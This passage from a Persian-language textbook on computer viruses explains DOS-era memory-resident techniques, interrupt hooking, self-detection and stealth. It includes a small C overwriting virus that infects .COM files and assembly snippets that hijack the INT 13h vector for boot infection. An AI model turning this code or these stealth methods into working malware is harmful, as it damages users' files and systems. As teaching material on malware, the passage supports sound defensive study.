
۴-۲-۱۵-۵استفاده کردن از *TLS*[1]

این روش یک روش کاملاً مخفی و ناشناخته است که ویروس‌های کمی از آن استفاده می‌کنند. نقطه ***TLS*** مکانی است که مانند نقطه شروع برنامه عمل می‌کند و با اجرای برنامه، قبل از ***Entry-Point*** اجرا می‌شود. ویروس ها با تغییر و یا اضافه کردن ***TLS*** سعی در اجرای خود دارند.

۴-۲-۱۵-۶یکپارچگی کُد میزبان و ویروس

این روش که بسیار پیچیده و دشوار است پاکسازی و شناسایی آن نیز سخت و در بعضی مواقع غیر ممکن است. در این روش ویروس همراه با برنامه میزبان زندگی مسالمت آمیز دارند این کار به این گونه است که کُد ویروس و کُد برنامه میزبان یکپارچه شده و همزمان ویروس و برنامه با هم اجرا می‌شوند این روش که از نوع ویروس‌های چند شکلی نیز می‌تواند باشد نیاز به دو کار بسیار سخت به نام ***Disassemble*** کردن و ***Reassemble*** کردن دارد. شکل ۴۰ نمونه ای از این ویروس است.

[1] ***Thread Local Storage***



شکل ۴۰ – نحوه آلودگی با استفاده از یکپارچگی کُد میزبان و ویروس

شاید بتوان گفت ویروس ***One-Half*** نمونه کاملاً ضعیف شده از این گونه است اما ویـروس ***زِمـــیس*** نمونـه کاملی از این نوع ویروس می‌باشد.

فصل پنجم

تقسیم بندی بر اساس کار با حافظه

یکی از مهمترین عمل‌های یک ویروس، راهکارهای مدیریت حافظه‌ای است که می‌خواهد در آن فعالیت کند. یک ویروس باید در زمانی که در حافظه است عملیات خود را انجام بدهد و باید بداند که، چه زمانی در حافظه مقیم شود؟ وقتی در حافظه است چه کارهای را باید انجام دهد؟ چه کاری انجام دهد تا از حافظه خارج نشود؟ چگونه خودش را در حافظه مخفی کند تا در معرض شناسایی ضدویروس‌ها قرار نگیرد؟ چه راهکارهای برای خروج از حافظه دارد؟ چگونه به حافظه دیگر برنامه‌ها دسترسی داشته باشد و خودش را در آنجا تزریق کند؟ چگونه در حافظه‌ی یک ایستگاه کاری در شبکه نفوذ کند؟ و...

در این فصل به بحث درباره راه‌کارهای موثر ویروس‌ها در حافظه برای آلوده سازی سیستم می‌پردازیم و چگونگی و انواع مختلف آن را ارائه می‌دهیم.

۵-۱ دسترسی مستقیم

در این روش ویروس همراه با فایل میزبان در حافظه بارگذاری می‌شود. درواقع وقتی برنامه میزبان را اجرا کنیم ویروس نیز اجرا می‌شود و با خاتمه کار برنامه اصلی ویروس از حافظه خارج می‌شود. این روش ساده ترین روش برای تکثیر و گسترش ویروس است. این نوع ویروس‌ها معمولاً تعداد آلودگی کمتری دارند و به ندرت وحشی[1] می‌شوند.

این ویروس‌ها که بسیار ساده نوشته می‌شوند معمولاً (نه همیشه) تنها فایل‌های دور اطراف خود را آلوده می‌کنند. و با توابع ***FindFirst*** و ***FindNext*** به دنبال فایل میزبان می‌گردند و درصورتی که شرایط لازم را داشته باشند آن‌ها را آلوده می‌کنند. کُد زیر یک ویروس کاملاً تخیلی است که به زبان ***C*** نوشته شده است.

```
#include <stdio.h>
#include <dos.h>
#include <dir.h>

FILE *Virus, *Host;
int x, y, done;
char buff[256];
struct ffblk ffblk;

main()
{
    done = findfirst("*.COM", &ffblk, 0);          /* Find a.COM file    */
    while (!done)                                  /* Loop for all COM's in
DIR*/
    {
        printf("Infecting  %s\n", ffblk.ff_name); /* Inform user         */
        Virus = fopen(_argv[0], "rb");             /* Open infected file  */
        Host  = fopen(ffblk.ff_name, "rb+");       /* Open new host file  */
        x = 9504;                                  /* Virus size - must   */
                                                   /* be correct for the  */
                                                   /* compiler it is made */
                                                   /* on, otherwise the   */
                                                   /* entire virus may not*/
                                                   /* be copied!!         */
        while ( x > 256 )                          /* OVERWRITE new Host  */
        {                                          /* Read/Write 256 byte */
            fread(buff, 256, 1, Virus);            /* chunks until bytes  */
            fwrite(buff, 256, 1, Host);            /* left < 256          */
            x -= 256;
        }

        fread(buff, x, 1, Virus);                  /* Finish off copy     */
        fwrite(buff, x, 1, Host);
        fcloseall();                               /* Close both files and*/
        done = findnext(&ffblk);                   /* go for another one. */
    }
                                                   /* Activation would go */
                                                   /* here                */
    return 0;                                      /* Terminate           */
}
```

[1] ***Wild***

انواع پیشرفته‌تر این ویروس‌ها سعی می‌کنند کلیه فایل‌های موجود در درایوهای ***A*** تا ***Z*** را آلوده کنند. البته این کار با توجه به آنکه پیچیده‌تر است، زمان بیشتری را برای آلوده سازی مصرف می‌کند و این کار ممکن است باعث شود کاربر متوجه ویروسی بودن سیستم خود شود.

این نوع ویروس‌ها توسط ***Kit*** ها، بسیار تولید می‌شوند و شاید بتوان گفت شناسایی و پاکسازی آن‌ها بسیار ساده تر از بقیه است.

۵-۲ مقیم در حافظه

این نوع ویروس‌ها همراه با برنامه میزبان اجرا می‌شوند ولی وقتی برنامه اصلی خاتمه یافت آن‌ها در حافظه باقی می‌مانند. به این نوع برنامه‌ها در سیستم‌عامل ***DOS*** مقیم در حافظه یا ***TSR***[1] می‌گفتند. نمونه ای از یک برنامه ***TSR*** در ***DOS***، برنامه ساعت سیستم بود که همزمان با کارهای کاربر در صفحه نمایش یک ساعت نمایش داده می‌شد.

این نوع ویروس‌ها، کاربردی‌تر از نوع قبل هستند و ویروس می‌تواند در مواقع خاص، فایل را آلوده کند. نکته مهم برای این نوع ویروس‌ها این است کاربر کمتر متوجه ویروسی بودن سیستم خود می‌شود، شاید دلیل آن این است که اولا سرعت پایین نیامده و دوم آنکه ویروس می‌تواند خودش را از چشم کاربر مخفی کند.

معمولاً این نوع ویروس‌ها کارهای زیر را برای مقیم شدن در حافظه انجام می‌دهند.

۱- ویروس، کنترل سیستم را در اختیار می‌گیرد.
۲- ویروس، برای کُد خود یک بلوک از حافظه اختصاص می‌دهد.
۳- ویروس، کُد خودش را در آنجا کپی می‌کند.
۴- حافظه‌ی اختصاص داده شده را به حالت فعال در می‌آورد.
۵- ویروس، یک تابع سیستمی را هوک می‌کند و به این حافظه فعال که شامل کُد اجرایی است اشاره می‌دهد.
۶- در زمان اجرا با استفاده از مورد بالا فایل‌های دیگر را آلوده می‌کند.

یک برنامه در ***DOS*** می‌توانست کل حافظه را بررسی کند و یا تغییر دهد و سیستم‌عامل هیچ بررسی درباره دسترسی برنامه به حافظه‌های دیگر نمی‌کرد.

در ادامه می‌خواهیم انواع روش‌های مقیم شدن در حافظه را بررسی کنیم.

۵-۲-۱ وقفه *Interrupt*

وقفه‌ها، توابعی سیستم‌عاملی هستند که می‌توان با استفاده از آن‌ها با سخت افزارهای سیستم مانند دیسک سخت، حافظه، نمایشگر و چاپگر ارتباط برقرار کرد برای آن‌ها دستور فرستاد و یا آن‌ها را کنترل کرد. وقفه در همه سیستم‌ها وجود دارد حال ممکن است توسط خود سیستم‌عامل کنترل شود و اجزای دسترسی در حالت کاربری وجود نداشته باشد.


وقفه‌ها به دو روش استفاده می‌شوند یکی توسط برنامه‌ها، مانند یک تابع صدا زده می‌شوند و عملی را که آن برنامه درخواست کرده است انجام می‌دهد و دوباره کنترل را به برنامه باز می‌گرداند. باز کردن یک فایل یا

[1] ***Terminate and Stay Resident***

چاپ یک کاراکتر بر روی صفحه نمایش نمونه‌هایی از این مورد است. وقفه‌ها به یک روش دیگر نیز صدا زده می‌شوند مثلاً تقسیم بر صفر یا نوشتن در حافظه‌های غیر قابل دسترسی که به صورت خودکار یک وقفه صدا زده شده و کنترل از دست برنامه اصلی خارج می‌شود به این نوع وقفه‌ها ***Exception*** نیز می‌گویند.

در سیستم‌عامل ***DOS*** از این وقفه‌ها بسیار استفاده می‌شد ولی در سیستم‌عامل ویندوز از این وقفه‌ها تنها توسط برنامه‌های سیستمی و یا برنامه‌های سطح هسته استفاده می‌شود و تنها از بَدافزارها، روتکیت‌ها و بوتکیت‌ها هستند که ممکن است از وقفه‌ها استفاده کنند. وقفه‌ها به دو دسته تقسیم می‌شوند، یکی وقفه‌های ***Bios*** که برای همه سیستم‌عامل‌ها مشترک است و دیگری وقفه‌های سیستم‌عامل که از شماره ۲۱ به بعد هستند.

ویروس‌های مقیم در حافظه تحت ***DOS*** و برنامه‌های ***TSR*** وقفه‌ها را هوک می‌کنند یعنی مسیر اجرای آن‌ها را منحرف می‌کنند. در واقع با صدا زدن هر وقفه، اول برنامه ***TSR*** اجرا شده و بعد وقفه اصلی کار اجرا می‌شود. شکل ۴۱ هوک کردن وقفه شماره ۱۳ را نشان می‌دهد.



شکل ۴۱ – هوک کردن وقفه شماره ۱۳

برای مثال فرض کنید برنامه‌ای می‌خواهد فایلی را باز کند و ویروس باز کردن فایل را هوک کرده است در این لحظه اول ویروس اجرا شده و عملیاتش را بر روی آن فایل انجام می‌دهد و بعد، کنترل را در اختیار وقفه قرار می‌دهد. البته می‌تواند اول وقفه را صدا زده و بعد عملیات خودش را انجام دهد و در نهایت کنترل را به برنامه اصلی باز گرداند.

همان طور که در شکل دیدید آدرس وقفه‌ها در جدولی به نام ***IVT***[1] نگهداری می‌شود و با تغییر یک ردیف از جدول ***IVT*** و اشاره آن به برنامه مقیم در حافظه، وقفه مورد نظر هوک می‌شود. باید توجه داشته باشیم زمانی که جدول ***IVT*** را تغییر می‌دهیم باید مقدار قبلی آن را در مکان خاصی ذخیره کنیم تا بتوان در ابتدا یا انتهای برنامه مقیم شده در حافظه آن را صدا زد. تا کنترل از دست سیستم‌عامل خارج نشود. جدول ۴ نمونه‌هایی از وقفه‌های ***Bios*** و کاربرد آن‌ها در ویروس‌ها می‌باشد.

INT	***Function Category***	***Offset***	***Intercepted/Used by Virus Code***
00	***Divide Error CPU Generated***	***0:[0]***	***Anti-Debugging, Anti-Emulation***
01	***Single Step CPU Generated***	***0:[4]***	***Anti-Debugging, Tunneling, EPO***
03	***Breakpoint CPU Generated***	***0:[0Ch]***	***Anti-Debugging, Tracing***
04	***Overflow CPU Generated***	***0:[10h]***	***Anti-Debugging, Anti-Emulation (caused by an INTO instruction)***

[1] ***Interrupt Vector Table***

05	*Print Screen BIOS*	*0:[14h]*	*Activation routine, Anti-Debugging*
06	*Invalid Opcode CPU Generated*	*0:[18h]*	*Anti-Debugging, Anti-Emulation*
08	*System Timer CPU Generated*	*0:[20h]*	*Activation routine, Anti-Debugging*
09	*Keyboard BIOS*	*0:[24h]*	*Anti-Debugging,Password stealing*
0Dh	*IRQ 5 HD Disk (XT) Hardware*	*0:[34h]*	*Ctrl+Alt+Del handling*
10h	*Video BIOS*	*0:[40h]*	*Hardware level Stealth on XT*
12h	*Get Memory Size BIOS*	*0:[48h]*	*Intercepted/Used by Virus Code*
13h	*Disk BIOS*	*0:[4Ch]*	*RAM size check*
19h	*Bootstrap Loader BIOS*	*0:[64h]*	*Infection, Activation routine, Stealth*
1Ah	*Time BIOS*	*0:[68h]*	*Fake rebooting*
1Ch	*System Timer Tick BIOS*	*0:[70h]*	*Activation routine*
20h	*Terminate Program*	*0:[80h]*	*Activation routine*

جدول ۴ – نمونه‌های از وقفه‌های *Bios*

جدول ۵ نمونه‌هایی از وقفه‌های ***DOS*** و کاربرد آن‌ها در ویروس‌ها می‌باشد.

INT	*Function Category*	*Offset*	*Intercepted/Used by Virus Code*
21h	*DOS Service*	*0:[84h]*	*Infect on Exit, Terminate Parent*
23h	*Control-Break Handler*	*0:[8Ch]*	*Infection, Stealth, Activation routine*
24h	*Critical Error Handler*	*0:[90h]*	*Anti-Debug, Non-Interrupted Infection*
25h	*DOS Absolute Disk Read*	*0:[94h]*	*Avoid DOS errors during Infections (usually هوکed temporarily)*
26h	*DOS Absolute Disk Write*	*0:[98h]*	*Disk Infection, Stealth (Gets to INT 13 however)*
27h	*Terminate-and-Stay Resident*	*0:[9Ch]*	*Disk Infection, Stealth (Gets to INT 13 however)*
28h	*DOS IDLE Interrupt*	*0:[A0h]*	*Remain in memory*
2Ah	*Network Redirector*	*0:[A8h]*	*To perform TSR action while DOS program waits for user input*
2Fh	*Multiplex Interrupt Multiple use*	*0:[BCh]*	*To infect files without Hooking INT 21*
40h	*Diskette Handler BIOS*	*0:[100h]*	*Infect HMA memory, Access Disk Structures*
76h	*IRQ 14 HD Operation Hardware*	*0:[1D8h]*	*Anti-Behavior Blocker*

جدول ۵ – نمونه‌های از وقفه‌های *DOS*

همان طور که در جدول ارائه شده مشخص است هر خانه از جدول وقفه ۴ بایت است که دو بایت برای قطعه و دو بایت آدرس اختصاص داده شده است. این جدول از آدرس ***00:00*** شروع می‌شود برای مثال آدرس وقفه ۲۱ در ۸۴ قرار دارد. در ***DOS*** می‌توان تا ۲۵۶ عدد وقفه داشت.

در عصری که این گونه ویروس نویسی رواج داشت هیچ گونه اطلاعات خاصی در این باره وجود نداشت و ویروس نویسان اطلاعاتشان را به وسیله مهندسی معکوس به دست می‌آوردند.

وقفه ۲۱,۱۳ دو وقفه بسیار مهم بود که ویروس‌ها از آن استفاده می‌کردند. در ادامه این دو وقفه بسیار مهم را بررسی می‌کنیم.

۵-۲-۲ وقفه شماره ۱۳ – ویروس‌های بوتی

وقفه ۱۳ برای کار با ساختار فیزیکی دیسک استفاده می‌شود. این وقفه شامل چندین تابع است که اعمالی مانند خواندن، نوشتن و... را بر روی دیسک انجام می‌دهد. ویروس‌ها، مخصوصاً ویروس‌های بوتی تلاش می‌کنند این وقفه را برای ویروسی کردن در اختیار خود قرار دهند. در مثال زیر کار تابع شماره ۲ از وقفه ۱۳ آمده است، کار این تابع خواندن یک یا چند سکتور از روی دیسک است.

AH = عدد ۲ (شماره تابع وقفه که به معنی خواندن از سکتور است)

AL = تعداد سکتورهای که باید خوانده شود.

CH = شماره سیلندر

CL = شماره سکتور شروع

DH = شماره هد دیسک

DL = شماره درایو که برای دیسک سخت از ***0x80*** شروع می‌شود. و برای دیسکت از ***0x01*** مقداردهی می‌شود.

ES:BX = اشاره می‌کند به بافری که مقدار خوانده شده باید در آن ذخیره شود.

ویروس‌ها برای آنکه این وقفه را در اختیار خود قرار دهند عمل زیر را انجام می‌دهند.

```
mov     ax,[004Ch] ; Offset of INT 13h ==> 3*13h = 4Ch
mov     [7C09h],ax ; Save it for later use
mov     ax,[004Eh] ; Segment of INT 13h
mov     [7C0bh],ax ; Save it for later use
```

در این عمل خانه مربوط به وقفه شماره ۱۳ از جدول وقفه در خانه‌های از حافظه ذخیره می‌شود تا در موقع بازگشت از آن استفاده شود. مانند شکل زیر خانه مربوط به وقفه شماره ۱۳ با آدرس شروع ویروس جانویسی می‌شود تا هر زمان که وقفه شماره ۱۳ صدا زده شده ویروس اجرا شود.

```
mov     [004Ch],ax ; Set new INT 13h Offset in IVT
mov     [004Eh],es ; Set new INT 13h Segment in IVT
```

این کارها را می‌توان با تابع‌های ۲۵ و ۳۵ از وقفه شماره ۲۱ نیز انجام داد. برای نمونه کدی به شکل زیر به عنوان کُد ویروس آورده شده است. در این کُد بررسی می‌کند که اگر توابع ۲ یا ۳ از وقفه ۱۳ صدا زده شده باشد و برنامه اصلی بخواهد با دیسکت کار کند تابعی به نام ***Infect*** را صدا می‌زند تا عمل آلودگی را انجام دهد، در غیر این صورت برنامه ویروس خاتمه یافته و کنترل را در اختیار برنامه اصلی قرار می‌دهد.

```
push    ds          ; Save DS to stack
push    ax          ; Save AX to stack
cmp     ah,02       ; Disk Read ?
jb      Exit        ; Jump to Exit if Below
cmp     ah,04       ; Disk Verify ?
jnb     Exit        ; Jump to Exit if Not Read/Write
or      dl,dl       ; Diskette A: ?
jnz     Exit        ; Jump to Exit if Not
xor     ax,ax       ; Set AX=0
mov     ds,ax       ; Set DS=0
mov     al,[043Fh] ; Read Diskette Motor Status
test    al,01       ; Is motor on in Drive A: ?
```

```
jnz     Exit        ; Jump to Exit if Not
call    Infect      ; Attempt infection

Exit:
pop     ax          ; Restore AX from top of stack
pop     ds          ; Restore DS from top of stack
CS:
jmp     FAR [7C09h] ; Jump to Previously Saved Handler
```

باید توجه داشته باشیم تمام رجیستری‌هایی که ویروس تغییر داده باید به حالت اول باز گردد به همین منظور اول برنامه همه رجیسترها ***push*** شده و در انتها همگی ***pop*** می‌شود. موضوع مهم دیگر این است که باید بعد از اتمام کار ویروس به مکان اصلی وقفه پرش شود. البته ویروس می‌تواند اول وقفه اصلی را صدا بزند و انتهای برنامه از ***IRET*** برای خروج استفاده کند.

یکی از مهمترین نکته‌ها در برنامه‌های مقیم در حافظه این است که از وقفه‌ای که توسط برنامه هوک شده است نمی‌توان به صورت مستقیم استفاده کرد. یعنی در مثال بالا نمی‌توان دستور ***int 13h*** را به کار برد چون دوباره به همین برنامه مقیم شده ارجاع می‌شود و برنامه در حلقه بی‌نهایت گرفتار می‌شود. بدین منظور، وقفه مورد نظر را با استفاده از آدرس‌های ذخیره شده قبلی صدا می‌زنیم. مثلاً در نمونه بالا برای صدا زدن وقفه ۱۳ به شکل ***Call far [7C09h]*** عمل می‌کنیم. در ضمن برای استفاده از وقفه‌های شماره ۲۱ به بعد باید بسیار با احتیاط عمل کرد چون خود این وقفه‌ها متعلق به سیستم‌عامل بوده و از وقفه‌های ***Bios*** استفاده می‌کنند و ممکن است با مشکل قبل مواجه شوند.

۵-۲-۳ وقفه شماره ۲۱ – ویروس‌های فایلی

این وقفه که برای ویروس‌های فایلی بسیار کاربرد دارد، مانند وقفه شماره ۱۳ هوک می‌شود. ویروس‌ها از این وقفه برای کار با فایل استفاده می‌کنند. یکی از مهمترین توابعی که ویروس‌ها از آن استفاده می‌کنند تابع ***0x4b*** است.

در جدول ۶ چند ویروس و وقفه‌های مورد استفاده آن‌ها آمده است.

Virus Name	*Infection Characteristics*	*Hooked Interrupts*
Brain	*DBR, Stealth*	*INT 13h*
Stoned	*DBR, MBR*	*INT 13h*
Cascade	*COM, Encrypted*	*INT 1Ch, INT 21h*
Frodo	*COM, EXE, Stealth*	*INT 1, INT 23h, INT 21h*
Tequila	*Multipartite: EXE, MBR, Oligomorphic, Stealth*	*INT 13h, INT 1Ch, INT 21h*
Yankee_Doodle	*COM, EXE*	*INT 1, INT 1Ch, INT 21h*

جدول ۶ – نمونه چند ویروس و وقفه‌های مورد استفاده آن‌ها

۵-۲-۴ خودیابی[1] ویروس در حافظه

ویروس‌ها زمانی که در حافظه مقیم می‌شوند روش‌های مختلفی را برای آنکه دوباره در حافظه مقیم نشوند به کار می‌برند. اگر یک ویروس دوبار در حافظه مقیم شود یک عمل را دوبار انجام می‌دهد و ممکن است روند کار

[1] ***Self-Detection***

یک ویروس مختل شود. البته برخی ویروس‌ها چند بار در حافظه مقیم می‌شوند و اهداف خاصی نیز دارند ولی اغلب سعی می‌کنند در حافظه چند بار مقیم نشوند. به این کار خودیابی می‌گویند. البته این کار در زمان آلوده کردن فایل نیز رخ می‌دهد تا دو بار یک فایل را آلوده نکنند.

ویروس‌های تحت ویندوز با استفاده از سمافور یا موتکس[1] سعی می‌کنند این کار را انجام دهند.

روش‌های گوناگونی برای خودیابی وجود دارد برخی ویروس آدرس وقفه‌ای را که هوک کرده‌اند بررسی می‌کنند و در صورتی که مقدار خاصی داشت متوجه مقیم خود در حافظه می‌شوند به کُد زیر توجه کنید.

```
dw 1234h
newint proc
...
.
newint endp
.
.
mov ax, 3521h
int 21h
cmp es:[bx-2], 1234h
jne Res
    ret
Res:
...
```

در کُد بالا در صورتی که ویروس در حافظه مقیم شده باشد آدرس ***newint*** به عنوان آدرس وقفه شماره ۲۱ مقدار دهی شده است و دو بایت قبل از آن مقدار ۱۲۳۴ گذاشته شده که ویروس آن را بررسی می‌کند و در صورت صحت این موضوع از برنامه خارج شده و هیچ عملی را انجام نمی‌دهد.

برخی دیگر از ویروس‌ها به همان وقفه‌ای که هوک کرده یک تابع اضافه می‌کنند و برای آن یک خروجی خاص می‌گذارند تا بررسی کنند آیا ویروس مقیم هست یا خیر؟ در جدول زیر تعدادی ویروس همراه با نوع خروجی خودیابی آن‌ها آمده است.

Virus Name	*"Are you there?" Call*	*Return Values*
Jerusalem	*INT 21h AH=E0h*	*AX=0300h*
Flip	*INT 21h AX=FE01h*	*AX=01Feh*
Sunday	*INT 21h AH=FFh*	*AX=0400h*
Invader	*INT 21h AX=4243h*	*AX=5678h*
Nomenklatura	*INT 21h AX=4BAAh*	*Carry Flag is Cleared*

جدول ۷ – نمونه چند ویروس همراه با خروجی آن‌ها

برخی دیگر از ویروس‌ها با بررسی درگاه ورودی/خروجی خاصی عمل خودیابی را انجام می‌دادند.

اولین نوع از محصولات ضدویروس برای از کار انداختن برخی ویروس‌ها دقیقاً همان عمل ویروس را انجام می‌دادند تا ویروس دیگر اجرا نشود. البته این کار جالب نبود و دیگر این عمل را انجام ندادند ولی ویروس‌ها برای رقابت با یکدیگر از این روش استفاده می‌کردند و سعی در از کار انداختن دیگر ویروس‌ها می‌کردند.

[1] ***Mutex***

۵-۲-۵ ویروس‌های مخفی‌کار[1]

این نوع ویروس‌ها که در حافظه مقیم بودند، نمی‌خواستند کسی از وجود آن‌ها در سیستم اطلاع پیدا کنـد. به همین دلیل روش‌هایی را که کاربران یا ضدویروس‌ها برای شناسایی ویروس استفاده مـی‌کردنـد را بـه گونـه‌ای تغییر می‌دادند که کمتر مورد سوء ظن قرار گیرند. به این نوع ویروس‌ها مخفی کار می‌گویند.

برای آنکه با ضد ویروس‌ها مبارزه کنند روش‌های متنوعی را استفاده می‌کردند. مثلاً جلوی شـبیه‌سـازی[2] را می‌گرفتند، روش‌های هوشمند و اکتشافی[3] ضـد ویـروس‌هـا را منحـرف مـی‌کردنـد و بـا ***Debug*** کـردن مبـارزه[4] می‌کردند.

کاربران برای آنکه متوجه ویروسی بودن سیستم خود شـوند حجـم فایـل هـای مهـم سیـستم‌عامـل ماننـد ***Command.com*** را در خاطر داشتند و در صورتی که حجم آن‌ها اضافه می‌شد. این فایل‌ها مشکوک به ویروسـی بودن می‌شدند. ویروس‌ها با توجه به آنکه در حافظه مقیم بودند در صورتی که برنامه‌ای می‌خواست حجم فایلی را بخواند، ویروس حجم خودش را از حجم اصلی فایل کم می‌کرد و آن را به کاربر بر می‌گرداند. به همین دلیل کاربر متوجه ویروسی بودن خود نمی‌شد. اما اگر همان برنامه کل فایل را می‌خواست بخواند اطلاعات درستی را دریافـت می‌کرد (فایل اصلی همراه با ویروس). در واقع حجم فایل اضافه شده بود ولی کاربر متوجه آن نمـی‌شـد. ویـروس این کار را به وسیله هوک کردن وقفه خاصی انجام می‌داد.

روش‌ها و راهکارهای زیادی برای مخفی کردن ویروس وجود دارد. امروزه مخفی کردن ویـروس‌هـا یـا انـواع بَدافزارها و یا اثرات آن‌ها در رجیستری و...، بر عهده روتکیت‌ها می‌باشد.

۵-۲-۵-۱ ویروس‌های نیمه مخفی‌کار[5]

این نوع ویروس‌ها سعی می‌کنند حجم، تاریخ و یا مسیر فایل ویروس را مخفـی کننـد. ویـروس‌هـای نیمـه مخفی کار باید در ابتدا راه‌کارهای زیر را عملی کنند.

۱- کُد ویروس را در حافظه بار گذاری و نصب کند.
۲- وقفه‌های کار با فایل مانند ***FindFirstFile*** و ***FindNextFile*** یا ***FCB*** را هوک کند.
۳- آلوده کردن فایل‌ها با اندازه ثابت (معمولاً).
۴- نشانه‌گذاری فایل‌های آلوده.
۵- مخفی کردن حجم اصلی فایل آلوده.

۵-۲-۵-۲ هوک کردن *IAT*[6]

با استفاده از ***IAT*** ویروس‌ها سعی می‌کنند ***API*** های موجود در برنامه را از مسیر اصلی خود منحرف کننـد و کاری را که خودشان می‌خواهند انجام دهند و بعد خروجی آن ***API*** را به برنامه اصلی برگردانند. مثلاً ویروس‌هـا

---


[1] ***Stealth***
[2] ***Anti-Emulation***
[3] ***Anti-Heuristic***
[4] ***Anti-Debugging***
[5] ***Semi-Stealth*** یا ***Directory Stealth***
[6] ***Import Address Table***

API های مانند ***FindFirstFile*** و ***FindNextFile*** که مخصوص جستجو داخل فایل‌ها و پوشه‌ها هستند را هوک می‌کنند تا کاربران یا ضدویروس‌ها نتوانند فایل ویروس را پیدا کنند.

جدول ***IAT*** مکانی در هر فایل اجرایی است که آدرس ***API*** همراه با ***DLL*** مربوط به آن، در این جدول ذخیره می‌شود. ویروس‌ها با تغییر این جدول در *حافظه* سعی در هوک کردن ***API*** ها دارند.

۵-۲-۵-۳ مخفی‌کاری در خواندن فایل

در این روش مخفی‌کاری ویروس‌ها به زمان خواندن فایل آلوده نیز می‌رسد. در واقع هر زمان که برنامه‌ای خواست فایلی را بخواند ویروس، فایل اصلی را در اختیار آن برنامه قرار می‌دهد این کار در بعضی مواقع بسیار مشکل است. فرض کنید ویروس، فایلی را به صورت ته‌نویس آلوده کرده و برنامه‌ای اقدام به خواندن این فایل آلوده کند، ویروسی که در حافظه مقیم شده است برای آنکه فایل اصلی را جایگزین کند ابتدا قسمت اول فایلی را که خراب کرده در بافری از حافظه درست می‌کند و آن بافر را که ویروس درون آن وجود ندارد به برنامه درخواست کننده می‌دهد. این کار برای سکتورها نیز برقرار است. شکل ۴۲ این مدل مخفی‌کاری را نمایش می‌دهد.



شکل ۴۲ - مدل مخفی‌کاری در خواندن فایل

در این شکل به جای سکتور آلوده (واقعی) سکتور غیر آلوده را به خروجی می‌دهد. این نوع مخفی‌کاری در ویندوز هم می‌تواند وجود داشته باشد. ویروسی مانند ***اس‌ما*** به همین روش عمل می‌کرد، این نوع ویروس‌های ویندوزی سعی می‌کنند ***API*** های مخصوص خواندن فایل را هوک کنند و روند رسیدن به محتوی فایل را منحرف کنند. البته امروزه روتکیت‌ها بیشتر از این قابلیت استفاده می‌کنند.

۵-۲-۵-۴ ویروس‌های کاملاً مخفی‌کار

این ویروس‌ها به گونه‌ای خودشان را مخفی می‌کنند که می‌توان گفت خودشان هم قابلیت تشخیص خود را ندارند. این ویروس‌ها سعی می‌کنند تمام راه‌های رسیدن به محتوای فایل و حجم فایل و تاریخ فایل را بـه سـمت خود منحرف کنند. ویروس ***فرودو***[1] نمونه‌ای از این ویروس است. در جدول ۸ توابعی که این ویروس هـوک کـرده آمده است.

Sub Function in AH	*Function Description*
30h	*Get DOS version*
